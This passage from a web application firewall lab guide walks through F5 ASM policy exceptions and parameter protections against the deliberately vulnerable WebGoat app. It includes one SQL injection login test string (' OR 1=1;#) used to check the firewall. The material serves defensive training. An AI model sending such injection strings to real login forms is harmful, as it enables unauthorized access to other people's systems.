


4. Click **Create** and then **Apply Policy** .

Task 3 - Verify Operation

1. Return to `http://bypass.me/WebGoat/login` and try your attack once more (`' OR 1=1;#`). The request should now be allowed and you should get “Invalid Username or Password”.
2. Go to **Security -> Event Logs -> Application -> Requests** and find the most recent request. You’ll notice that while ASM allowed the attack to reach the application, it still treats it as an illegal request

in every *other* way. Notice also that the request status is “Unblocked” and the log entry provides a reason.



Task 4 - Lab Cleanup

1. Let’s cleanup and prepare for the next module by deleting the lab3 policy we’ve been using.
2. Navigate to **Security -> Application Security -> Security Policies**.
3. Select lab3 and click **Delete**.


5.2.4 Lab 1.4: Protection from Parameter Exploits

In this lab we’ll experiment with the parameter protection capabilities of ASM. Parameter learning works much like the URL learning you did in lab 1.1 so this time rather than manually adding entities, we’ll make use of the automatic policy builder. You’ll find that this will vastly speed up the learning process. It’s worth noting also that you could use the same process to learn URLs and other entities as well.


Task 1 - Create a new Security Policy

1. Navigate to **Security -> Application Security -> Security Policies** and click **Create New Policy**
2. Chose **Advanced** in the upper right hand corner of the policy configuration pane.

3. Populate the configuration dialog like the one below, then click **Create Policy**. Be sure to enter the IP address and click add. This is the IP address of our lab workstation and will tell ASM to treat traffic originating from there as legitimate. This will help to speed up the learning process.




4. Navigate to **Security -> Application Security -> Parameters -> Parameters List**. You should see only the wildcard parameter like below:




Task 2 - Automatically Populate the Security Policy

1. Open a new Chrome window and login to WebGoat at `http://10.1.10.145/WebGoat/login`.
2. Exercise the application by walking through the menus. When you get to the Cross Site Scripting exercise, be sure to click through all of the lessons on the horizontal menu at the top (see below). Feel free to modify values and exercise parameters as well. Updating the quantities in exercise 7 will produce some good results.

3. Choose **Injection Flaws -> SQL Injection** from the menu on the left then chose page 7 from the top.



4. In the **Account Name** field, enter `Smith` and click **Get Account Info** (click 5x to simulate traffic).
5. Also enter the names `Plane`, `Snow`, and `Hershey`, clicking **Get Account Info** after each.
6. Now return to **Security -> Application Security -> Parameters -> Parameters List**. You should see that things have changed significantly since our last visit.




ASM's automatic policy builder analyzes web application traffic and uses it to automatically tune the policy. In this case, it populated our parameters list for us.

Note: Your list may not be exactly the same as the one above depending on where browsed in the application. Since ASM only analyzes traffic and not the site itself, the policy will only contain explicit objects for areas of the application that have actually been accessed. This is an important consideration when electing to use the automatic policy builder.


Task 3 - Test Parameter-Based Protections

1. Click on the username entry in the parameter list. If you don't have a username parameter, logout of WebGoat and log back in to generate one.




Note: Notice the message highlighted above. ASM's automatic policy builder actually has the ability to learn more about the parameter including the expected input type, character set, length, etc, but these can also be manually set. As the message indicates, if we manually modify the parameter, the Automatic Policy Builder will not attempt to automatically classify it. The policy builder has yet to draw any conclusions about most of these parameters because it requires more traffic to analyze before making any of those determinations. However, you'll notice that the account parmater has started to be modified due to the traffic we created in the **SQL Injection** exercise.


2. Select the Parameter Value Type and choose **User-input Value** from the list.




3. Explore the options under the **Data Type Tab** but ensure that it is set to **Alpha-Numeric** when you're done.



4. Set the **Maximum Length** value to **8** and click **Update**.



5. You may have noticed that all of the discovered parameters are currently in staging. This is by design, to prevent the automatic policy builder from breaking things as it learns. Since we've manually over-ridden the parameter's attributes, we're going to take it out of staging in order to experiment with it. Select the **username** parameter and click **Enforce**.




6. Return to the BIG-IP and navigate to **Security -> Application Security -> IP Address Exceptions**.
7. Select the **10.1.10.51** entry and click **Delete**.
8. Click **Apply Policy** then click **OK**.

Note: We've removed our IP Address Exception from the list because we don't want ASM to learn our bad behavior in the steps to come.


---

9. Now, logout of WebGoat and try to log back in. You should get a block page like the one below. Why?

   Hint: How many characters is our username?

